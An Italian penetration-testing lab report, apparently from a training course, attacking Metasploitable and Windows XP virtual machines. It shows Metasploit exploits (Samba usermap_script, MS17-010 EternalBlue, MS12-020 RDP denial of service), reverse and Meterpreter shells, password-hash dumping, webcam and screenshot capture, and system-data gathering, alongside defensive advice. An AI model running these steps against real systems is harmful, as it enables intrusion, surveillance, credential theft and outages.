(kali㉿kali)-[~] 445 -> 192.168.50.150:445 - Failed: '\user:user',  
$ smbclient -p 445 -L 192.168.50.150  
Password for [WORKGROUP\kali]:  
Anonymous login successful  
192.168.50.150:445 -> 192.168.50.150:445 - Failed: '\user:postgres',  
Sharename Type Comment  
192.168.50.150:445 192.168.50.150:445 - Failed: '\postgres:msfadmin',  
print$ Disk Printer Drivers Failed: '\postgres:user',  
tmp Disk 192.168.50.150:445 - Failed: '\postgres:postgres',  
opt Disk 192.168.50.150:445 - Failed: '\postgres:batman',  
IPC$ IPC 192.168.50.150:445 IPC Service (metasploitable server (Samba 3.0.20-Debian))  
ADMIN$ IPC 192.168.50.150:445 IPC Service (metasploitable server (Samba 3.0.20-Debian))  
Reconnecting with SMB1 for workgroup listing.  
Anonymous login successful  
192.168.50.150:445 -> 192.168.50.150:445 - Failed: '\sys:msfadmin',  
Server Comment 192.168.50.150:445 - Failed: '\sys:user',  
192.168.50.150:445 -> 192.168.50.150:445 - Failed: '\sys:batman',  
Workgroup Master 192.168.50.150:445 - Failed: '\sys:service',  
192.168.50.150:445 -> 192.168.50.150:445 - Failed: '\sys:',  
WORKGROUP METASPOITABLE 192.168.50.150:445 - Failed: '\klog:msfadmin'
```

In seguito viene configurato e lanciato l'exploit al fine di ottenere una shell nella macchina target. L'exploit utilizzato è usermap\_script con una reverse shell perl come payload e viene impostata come porta locale la 5555. Nel prossimo screenshot è possibile osservare l'avvenuto accesso come utente root:

```
msf6 exploit(multi/samba/usermap_script) > run  
[*] Started reverse TCP handler on 192.168.50.100:5555  
[*] Command shell session 1 opened (192.168.50.100:5555 → 192.168.50.150:60915) at 2023-03-14 10:33:38 +0100  
whoami  
root  
id  
uid=0(root) gid=0(root)  
uname -a  
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux  
ifconfig  
eth0      Link encap:Ethernet HWaddr 08:00:27:cd:ab:8b  
          inet addr:192.168.50.150 Bcast:192.168.50.255 Mask:255.255.255.0  
          inet6 addr: fe80::a00:27ff:fedc:ab8b/64 Scope:Link  
            UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1  
            RX packets:35 errors:0 dropped:0 overruns:0 frame:0  
            TX packets:111 errors:0 dropped:0 overruns:0 carrier:0  
            collisions:0 txqueuelen:1000  
            RX bytes:3965 (3.8 KB) TX bytes:10666 (10.4 KB)  
            Base address:0xd020 Memory:f0200000-f0220000
```

Viene quindi richiesto un upgrade della shell a meterpreter:

```
Active sessions  
=====  


| Id | Name | Type           | Information | Connection                                                                               |
|----|------|----------------|-------------|------------------------------------------------------------------------------------------|
| 1  |      | shell cmd/unix |             | 192.168.50.100:5555 → 192.168.50.150:60915 (192.168.50.150)<br>File System -> BW_D3_BOF2 |

  
msf6 exploit(multi/samba/usermap_script) > sessions -u 1  
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [1]  
  
[*] Upgrading session ID: 1  
[*] Starting exploit/multi/handler  
[*] Started reverse TCP handler on 192.168.50.100:4433  
[*] Sending stage (1017704 bytes) to 192.168.50.150  
[*] Meterpreter session 2 opened (192.168.50.100:4433 → 192.168.50.150:44888) at 2023-03-14 10:36:15 +0100  
[*] Command stager progress: 100.0% (773/773 bytes)  
msf6 exploit(multi/samba/usermap_script) > sessions  
  
Active sessions  
=====  


| Id | Name | Type                  | Information                       | Connection                                                  |
|----|------|-----------------------|-----------------------------------|-------------------------------------------------------------|
| 1  |      | shell cmd/unix        |                                   | 192.168.50.100:5555 → 192.168.50.150:60915 (192.168.50.150) |
| 2  |      | meterpreter x86/linux | root @ metasploitable.localdomain | 192.168.50.100:4433 → 192.168.50.150:44888 (192.168.50.150) |


```

```

msf6 exploit(multi/samba/usermap_script) > sessions 2
[*] Starting interaction with 2...
meterpreter > sinfo
Computer : metasploitable.localdomain
OS       : Ubuntu 8.04 (Linux 2.6.24-16-server)
Architecture : i686
BuildTuple : i486-linux-musl
Meterpreter : x86/linux
meterpreter > ifconfig
Interface 1
=====
Name      : lo
Hardware MAC : 00:00:00:00:00:00
MTU       : 16436
Flags     : UP,LOOPBACK
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : fffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff::


Interface 2
=====
Name      : eth0
Hardware MAC : 08:00:27:cd:ab:8b
MTU       : 1500
Flags     : UP,BROADCAST,MULTICAST
IPv4 Address : 192.168.50.150
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fedc:ab8b
IPv6 Netmask : fffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff::

meterpreter > route
IPv4 network routes
=====
Subnet      Netmask        Gateway      Metric Interface
0.0.0.0    0.0.0.0        192.168.50.1  100   eth0
192.168.50.0 255.255.255.0 0.0.0.0      0      eth0

No IPv6 routes were found.
meterpreter >


```

A questo punto, utilizzando gli scripts meterpreter, è stato possibile esfiltrare tutte le informazioni più importanti sul target sotto forma di log nella macchina attaccante. In particolare, sono stati impiegati script della sezione post/linux/gather/, utili a: enumerare le impostazioni di rete (enum\_network), le protezioni attive (enum\_protections) e la cronologia degli utenti (enum\_users\_history); ottenere informazioni approfondite sul sistema (enum\_system) ed i file di configurazione (enum\_configs); effettuare l'hashdump (hashdump) ed enumerare le versioni del software installato sul target (enum\_software). Nel prossimo screenshot è possibile osservare il nutrito elenco di logs contenenti le informazioni sul sistema attaccato, salvati sulla macchina attaccante e, quindi, facilmente consultabili anche dopo l'attacco:



## Day 5

**Hacking di Windows XP.** Le operazioni sono state strutturate nel modo seguente:



## Configurazioni di rete

Configurazione di rete della macchina target, Windows XP, e test della connettività:

```
Microsoft Windows XP [Versione 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Epicode_user>ipconfig

Configurazione IP di Windows

Scheda Ethernet Connessione alla rete locale <LAN>:
    Suffixo DNS specifico per connessione: 
    Indirizzo IP . . . . . : 192.168.200.200
    Subnet mask . . . . . : 255.255.255.0
    Gateway predefinito . . . . . : 192.168.200.1

C:\Documents and Settings\Epicode_user>
C:\Documents and Settings\Epicode_user>ping 192.168.200.100

Esecuzione di Ping 192.168.200.100 con 32 byte di dati:

Risposta da 192.168.200.100: byte=32 durata<1ms TTL=64

Statistiche Ping per 192.168.200.100:
    Pacchetti: Trasmessi = 4, Ricevuti = 4, Persi = 0 (0% persi),
    Tempo approssimativo percorsi andata/ritorno in millisecondi:
        Minimo = 0ms, Massimo = 1ms, Medio = 0ms

C:\Documents and Settings\Epicode_user>
```

Configurazione di rete della macchina attaccante, Kali, e test della connettività:

```
(kali㉿kali)-[~] $ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
        inet 127.0.0.1/8 scope host lo
            valid_lft forever preferred_lft forever
        inet6 ::1/128 scope host
            valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:b1:9d:67 brd ff:ff:ff:ff:ff:ff
        inet 192.168.200.100/24 brd 192.168.200.255 scope global eth0
            valid_lft forever preferred_lft forever
        inet6 fe80::a00:27ff:feb1:9d67/64 scope link
            valid_lft forever preferred_lft forever

(kali㉿kali)-[~] $ ping -c 4 192.168.200.200
PING 192.168.200.200 (192.168.200.200) 56(84) bytes of data.
64 bytes from 192.168.200.200: icmp_seq=1 ttl=128 time=0.535 ms
64 bytes from 192.168.200.200: icmp_seq=2 ttl=128 time=0.516 ms
64 bytes from 192.168.200.200: icmp_seq=3 ttl=128 time=0.523 ms
64 bytes from 192.168.200.200: icmp_seq=4 ttl=128 time=0.613 ms

--- 192.168.200.200 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3063ms
rtt min/avg/max/mdev = 0.516/0.546/0.613/0.038 ms
```

## Host scan

Il primo passo di questo test prevede la scansione del target con nmap. Il tool di scansione viene impostato in modalità aggressive per ottenere le informazioni più importanti in questa fase del pentest, come i servizi attivi ed il S.O. in uso, e restituisce il seguente risultato:

Port	Proto	Service	Version
135	tcp	msrpc	Microsoft Windows RPC
139	tcp	netbios-ssn	Microsoft Windows netbios-ssn
445	tcp	microsoft-ds	Windows XP microsoft-ds
3389	tcp	ms-wbt-server	Microsoft Terminal Services

Come secondo step, verrà eseguita una scansione di base sulla macchina XP utilizzando Nessus, lanciato da terminale tramite la riga di comando "/bin/systemctl start

nessusd.service" per poi raggiungere il servizio da browser all'indirizzo "https://kali:8834/". Dopo aver eseguito il login con le proprie credenziali, è possibile selezionare l'opzione "New Scan" (in alto a destra), quindi selezionare "Basic Network Scan", inserire l'IP della macchina bersaglio<sup>1</sup> (192.168.200.200), e lanciare lo scan.

<sup>1</sup> In questo caso, data la limitata disponibilità di IP scansionabili dalla versione free di Nessus, l'IP della macchina target è stato modificato per adattarsi ad uno degli'IP già utilizzati in precedenza e non "bruciare" un altro dei 16 indirizzi disponibili.

L'utilità Nessus restituisce una lista di vulnerabilità varie, di cui tre vengono listate nella pagina "VPR" (Vulnerability Priority Rating), mostrata qui sotto.

La VPR è un valore indicante la gravità di una vulnerabilità che tiene conto i fattori come l'impatto sul sistema, la facilità di sfruttamento della vulnerabilità stessa, e la presenza di sistemi di exploitation pubblici (ex: Metasploit). Questo valore è compreso

The screenshot shows a Nessus VPR report for a host named "WinXP". At the top, there are tabs for "Hosts" (1), "Vulnerabilities" (19), "Notes" (1), "VPR Top Threats" (with a shield icon), and "History" (1). A "Config" button is also present. Below the tabs, it says "Assessed Threat Level: Critical" and features a shield icon with three stars. A message explains that the findings are ranked by Tenable's VPR system, detailing the top ten vulnerabilities. It encourages users to click on each finding for more details and provides a link to "Predictive Prioritization". The main table lists three vulnerabilities:

VPR Severity	Name	Reasons	VPR Score ▾
CRITICAL	MS17-010: Security Update for Microsoft Windows SMB Server (4013389) (ETERNALBLUE) ... Security Research	Security Research	9.7
HIGH	MS09-001: Microsoft Windows SMB Vulnerabilities Remote Code Execution (958687) (uncr... No recorded events	No recorded events	7.4
MEDIUM	SMB NULL Session Authentication	No recorded events	5.8

tra 0 e 10, ed aiuta a priorizzare gli interventi di sicurezza, concentrandosi prima sulle vulnerabilità con punteggio più alto.

Dall'analisi possiamo notare come vi sia presente una vulnerabilità indicata come "Critica" con VPR 9.7, facente capo al Microsoft Security Bulletin n°MS17-010, indicante una vulnerabilità inclusa nel bollettino di sicurezza Microsoft n° 10 del 2017. La vulnerabilità è conosciuta anche, tra gl'altri nomi, come "ETERNALBLUE", un tipo di vulnerabilità messa appunto dalla NSA (National Security Agency) americana, che sfrutta una vulnerabilità nel protocollo SMB (Server Message Block) di Windows (un protocollo che consente l'uso di risorse condivise), permettendo ad un attaccante di eseguire codice dannoso a distanza senza autenticazione, ottenendo l'accesso completo ad un sistema vulnerabile senza la necessità di password od altri metodi d'autenticazione (<https://en.wikipedia.org/wiki/EternalBlue>).

Nota: della vulnerabilità EternalBlue è stato fatto ampio uso da WannaCry, un ransomware attivo dal Maggio 2017 ([https://en.wikipedia.org/wiki/WannaCry\\_ransomware\\_attack](https://en.wikipedia.org/wiki/WannaCry_ransomware_attack)). Un ransomware è un codice che esfiltra i dati presenti sull'HDD vittima, per poi cryptare il disco stesso. La chiave, in teoria, è ottenibile tramite pagamenti non tracciati, in genere di cryptovaluta, nella speranza di ottenere la chiave di decrittazione dei dati dal "sequestratore". Questo però non impedisce né di non ritrovarsi sia senza il denaro che senza la chiave di decrittazione, né dal non vedere i propri dati rubati pubblicati nel Dark Web. Il metodo migliore di difesa da un ransomware resta l'effettuazione di backup frequenti, e le periferiche ove questi backup sono allocati devono restare isolate dalla macchina principale.

Osservando i dettagli elencati da Nessus per quanto riguarda la vulnerabilità MS17-010 (anche reperibile sul sito Microsoft all'indirizzo <https://learn.microsoft.com/en-us/security-updates/securitybulletins/2017/ms17-010>), di cui qui sotto è presente una versione "ridotta", possiamo notare l'età della vulnerabilità dalla data della sua scoperta (ad oggi sono quasi stati raggiunti i 6 anni). Segue una breve descrizione della vulnerabilità (già brevemente illustrata nei paragrafi precedenti) e qualche notizia sulle origini e l'utilizzo. Segue quindi il blocco delle patch esistenti, che però riguardano solo Windows Vista o più recenti, il che significa che XP è e resterà scoperto per sempre, essendo il supporto terminato l'8 Aprile 2014, mentre la vulnerabilità è stata scoperta nel 2017.

L'unico sistema per risolvere il problema su macchine senza patch di sicurezza è (e viene chiaramente detto) disabilitare il servizio vulnerabile e bloccare, tramite Firewall, le porte 137-139/445, a cui il servizio fa riferimento.

Inoltre è da notare come Nessus riporti i software tramite cui è possibile sfruttare questa vulnerabilità (nel nostro caso, Metasploit).

Nota: è opportuno far notare che l'MSB, che riportava le vulnerabilità dei vari prodotti Microsoft e le patch che vi ponevano rimedio, è stato dismesso nel 2017 per venir sostituito dalla SUG (Security Update Guide), reperibile all'indirizzo <https://msrc.microsoft.com/update-guide/>.

The screenshot shows a Nessus scan report for the MS17-010 vulnerability. At the top, there's a red 'CRITICAL' status bar. Below it, the title is 'MS17-010: Security Update for Microsoft Windows SMB Server (4013389) (ETE...'. The main content area has several sections:

- Vulnerability Priority Rating:** Age of vuln: 730 days +, CVSSv3 Impact Score: 5.9, Exploit Code Maturity: High, Product Coverage: Low, Threat Intensity: Very Low.
- Affected Hosts (1):** 192.168.3.3
- Description:** The remote Windows host is affected by the following vulnerabilities:
  - Multiple remote code execution vulnerabilities exist in Microsoft Server Message Block 1.0 (SMBv1) due to improper handling of certain requests. An unauthenticated, remote attacker can exploit these vulnerabilities, via a specially crafted packet, to execute arbitrary code. (CVE-2017-0143, CVE-2017-0144, CVE-2017-0145, CVE-2017-0146, CVE-2017-0148)
  - An information disclosure vulnerability exists in Microsoft Server Message Block 1.0 (SMBv1) due to improper handling of certain requests. An unauthenticated, remote attacker can exploit this, via a specially crafted packet, to disclose sensitive information. (CVE-2017-0147)
- Solution:** Microsoft has released a set of patches for Windows Vista, 2008, 7, 2008 R2, 2012, 8.1, RT 8.1, 2012 R2, 10, and 2016. Microsoft has also released emergency patches for Windows operating systems that are no longer supported, including Windows XP, 2003, and 8.
- Exploitable With:** Metasploit (SMB DOUBLEPULSAR Remote Code Execution)

## Exploit

La vulnerabilità marcata come **MS17-010** è esattamente quella che viene richiesto di testare. Viene quindi eseguito l'accesso al tool Metasploit (già rilevato da nessus come un sistema per sfruttare questa vulnerabilità) tramite il comando "msfconsole" da terminale.

Tramite il comando "search MS17-010" è possibile effettuare una ricerca degli exploit corrispondenti all'MSB indicato, e selezionare quello più pertinente tramite il comando "use windows/smb/ms17\_010\_psexec" (è possibile notare come l'exploit sia categorizzato secondo il sistema operativo, il protocollo vulnerabile, ed il codice identificativo).

Per poter operare, è prima necessario inserire l'IP della macchina bersaglio tramite il comando "set rhost" (Remote HOST), per poi procedere all'esecuzione del programma tramite il comando "exploit" o "run".

Come risultato dell'esecuzione viene aperta una sessione di Meterpreter sulla macchina bersaglio, tramite la quale verranno eseguiti alcuni comandi per capire il tipo di privilegi acquisiti.

**sysinfo** consente di ottenere i dati tecnici della macchina su cui ci si trova

(Windows XP 5.1-2600 SP3, tecnologia x32, Italiano).

**ifconfig** consente di ottenere l'indirizzo di rete della macchina (192.168.200.200).

Ora è necessario capire se il sistema operativo in questione è montato su un PC fisico, oppure è eseguito da macchina virtuale.

Per far ciò, è necessario uscire dalla sessione di Meterpreter, portandola in background (<ctrl>+Z), per poi ricercare il comando "search checkvm": è possibile notare come ne esistano tre versioni (una per Linux, una per Solaris (un vecchio OS giunto alla propria EoL nel 2010, ma utilizzato su macchine server), ed una per Windows). La selezione ricade necessariamente sulla versione per Windows (use 3).

Eseguendo il comando "show options" è possibile notare come questo programma richieda di venir "agganciato" ad una sessione in uso per poter determinare su quale macchina questa sta venendo eseguita.

Tramite il comando "sessions" è possibile ottenere una lista delle sessioni attive ed, una volta individuata la sessione interessata, il comando

"set session <n>" consente di agganciare checkvm al "terminale" in uso. Il comando "run" viene quindi usato per determinare che, in questo caso, XP sta venendo eseguito da VirtualBox.

```
Matching Modules
=====
#  Name          Disclosure Date  Rank   Check  Description
-  --
0  post/linux/gather/checkvm          normal  No    Linux Gather Virtual Environment Detection
1  post/solaris/gather/checkvm        normal  No    Solaris Gather Virtual Environment Detection
2  post/windows/gather/checkvm       normal  No    Windows Gather Virtual Environment Detection

Interact with a module by name or index. For example info 2, use 2 or use post/windows/gather/checkvm

msf6 exploit(windows/smb/ms17_010_psexec) > use 2
msf6 post(windows/gather/checkvm) > show options

Module options (post/windows/gather/checkvm):

Name      Current Setting  Required  Description
SESSION      yes           The session to run this module on

View the full module info with the info, or info -d command.

msf6 post(windows/gather/checkvm) > set session 1
session => 1
msf6 post(windows/gather/checkvm) > run

[*] Checking if the target is a Virtual Machine ...
[*] This is a VirtualBox Virtual Machine
[*] Post module execution completed
msf6 post(windows/gather/checkvm) > sessions 1
[*] Starting interaction with 1...

meterpreter > webcam.list
1: Periferica Video USB
meterpreter > route

IPv4 network routes
=====
Subnet      Netmask      Gateway      Metric  Interface
0.0.0.0      0.0.0.0      192.168.200.1  10      2
127.0.0.0     255.0.0.0     127.0.0.1    1      1
192.168.200.0 255.255.255.0 192.168.200.200 10      2
192.168.200.200 255.255.255.255 192.168.200.200 10      1
192.168.200.255 255.255.255.255 192.168.200.200 10      2
224.0.0.0      240.0.0.0     192.168.200.200 10      2
255.255.255.255 255.255.255.255 192.168.200.200 1      2

No IPv6 routes were found.
meterpreter > 
```

Ora che questa informazione è stata determinata, è possibile rendere di nuovo attiva la sessione tramite il comando "sessions -i <n>" e continuare l'attività sulla macchina XP precedentemente violata.

Il comando "webcam\_list" consente di ottenere una lista completa delle periferiche video agganciate al sistema: nonostante questo sia una VM, apparentemente vi è una webcam collegata. Da questo punto, tramite altri comandi, è possibile assumere il controllo della periferica ("webcam\_snap" consente di acquisire una fotografia dalla periferica selezionata, mentre "webcam\_stream" consente di accendere la webcam ed utilizzarla in diretta).



Il comando "screenshot", invece, consente di acquisire uno screenshot del desktop del sistema operativo in cui si è penetrati (riportato qui in basso).

Il terminale Meterpreter mette a disposizione dell'attaccante una nutrita lista di opzioni, listabili tramite il comando "help".



Ad esempio, qui di seguito vi sono due screenshots "post-exploitation". È possibile vedere i logs esfiltrati da due script Meterpreter: scraper e winenum. Grazie ai due script è stato possibile collezionare tutte le informazioni più importanti della macchina target e salvarle sulla macchina attaccante, in modo da poter essere consultate a piacimento, anche per un eventuale secondo attacco.

Winenum, nel primo screenshot, ad esempio, contiene il file "hashdump" che contiene gli hash delle password degli utenti della macchina attaccata, decrittabili tramite crackers come John the Ripper (JtR).



## Vulnerabilità MS12-020

Un altro tipo di violazione potenzialmente pericolosa a cui il sistema XP è esposto è la **MS12-020**, che va ad attaccare la connessione remota al sistema (RDP, Remote Desktop Protocol, abilitabile tramite "Start → MyComputer → RClick → Remote → Allow users to connect remotely to this computer").

L'MSB MS12-020 (reperibile qui: <https://learn.microsoft.com/en-us/security-updates/SecurityBulletins/2012/ms12-020>) appare fixabile tramite la patch n° KB2621440 per SP3, ma non presente nell'SP3 di base.

Tramite questo tipo di connessione, che avviene sulla porta 3389-TCP, viene eseguito un attacco che manda il sistema XP in BSOD, causando una potenziale perdita di dati ed interruzione dei servizi eseguiti.

Affinché questa vulnerabilità sia sfruttabile, è necessario che:

- Il PC abbia la funzione RDP abilitata (come precedentemente indicato)
- XP non sia stato aggiornato con la patch di sicurezza n° KB2621440
- Non vi sia alcun firewall attivo a bloccare il traffico proveniente dalla macchina attaccante sulla porta 3389-TCP

Dopo aver avviato il framework Metasploit con il comando "msfconsole", è possibile ricercare la vulnerabilità tramite il comando "search ms12-020".

Tra i due risultati trovati dal filtro, quello interessante è il DoS, selezionabile tramite il comando "use 1".

The screenshot shows the Kali Linux terminal window with the Metasploit msfconsole running. The interface includes a graphical exploit flowchart and a text-based command-line interface. The command "search ms12-020" is entered, and the results show two matching modules: "auxiliary/scanner/rdp/ms12\_000\_check" and "auxiliary/dos/windows/rdp/ms12\_020\_maxchannelids". The second module is selected for use.

```
(kali㉿kali)-[~/Desktop]
└─$ msfconsole

[!] METASPLOIT by Rapid7
[!] EXPLOIT
[!] RECON
[!] PAYLOAD
[!] LOOT

Metasploit Tip: Use the resource command to run
commands from a file
Metasploit Documentation: https://docs.metasploit.com/
msf6 > search ms12-020
Matching Modules
=====
# Name                               Disclosure Date   Rank    Check  Description
- auxiliary/scanner/rdp/ms12_000_check          2012-03-16   normal  Yes  MS12-020 Microsoft Remote Desktop Checker
1 auxiliary/dos/windows/rdp/ms12_020_maxchannelids  2012-03-16   normal  No   MS12-020 Microsoft Remote Desktop Use-After-Free DoS

Interact with a module by name or index. For example info 1, use 1 or use auxiliary/dos/windows/rdp/ms12_020_maxchannelids
msf6 > [REDACTED]
```

Usando il comando "info" è possibile ottenere un breve riepilogo con tutti i parametri ed i dati concernenti l'exploit. Salta subito all'occhio il fatto che - logicamente - l'esecuzione del comando richiede d'inserire il parametro RHOSTS (ovvero la macchina bersaglio)


Il parametro può venir quindi settato tramite il comando "set rhosts 192.168.200.200", e l'exploit eseguito tramite il comando "exploit" o "run".

```

msf6 > use 1
msf6 auxiliary(dos/windows/rdp/ms12_020_maxchannelids) > info
      Name: MS12-020 Microsoft Remote Desktop Use-After-Free Dos
      Module: auxiliary/dos/windows/rdp/ms12_020_maxchannelids
      License: Exploit Framework License (BSU)
      Rank: Normal
      Disclosed: 2012-03-16
      Provided by:
          Luigi Auriemma
          Daniel Godas-Lopez
          Alex Gheorghiu
          jdecker@metasploit.com
          ms12-020
      Check supported:
          No
      Basic options:
      Name   Current Setting  Required  Description
      RHOSTS      yes           The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
      RPORT      3389          yes           The target port (TCP)
      Description:
          This module exploits the MS12-020 RDP vulnerability originally
          discovered by Luigi Auriemma. An invalid pointer can be found in
          the way the T.125 ConnectMSPDU packet is handled in the
          maxChannelIds field, which will result an invalid pointer being
          used, therefore causing a denial-of-service condition.
      References:
          https://nvd.nist.gov/vuln/detail/CVE-2012-0002
          https://docs.microsoft.com/en-us/security-updates/SecurityBulletins/2012/MS12-020
          http://pastie.org/private/ae9cq79nucxnsksdy5w
          http://pastie.org/private/feg8du0e9kfafng4rg
          http://www.exploit-db.com/exploits/18666
          https://www.rapid7.com/blog/post/2012/03/21/metasploit-update/
      View the full module info with the info -d command.
      msf6 auxiliary(dos/windows/rdp/ms12_020_maxchannelids) > 

```

È possibile notare come il sistema XP, visualizzato sulla destra, vada immediatamente



in errore tramite BsoD (Blue Screen of Death) a causa dell'errore critico causato dall'exploit, e riavvi immediatamente.

Dopo il riavvio, XP segnala che "Il sistema è stato ripristinato in seguito ad un errore grave", e che è stato creato un registro relativo all'errore, la cui analisi può consentire di comprendere i motivi di questo errore, e comprendere quanto è accaduto.

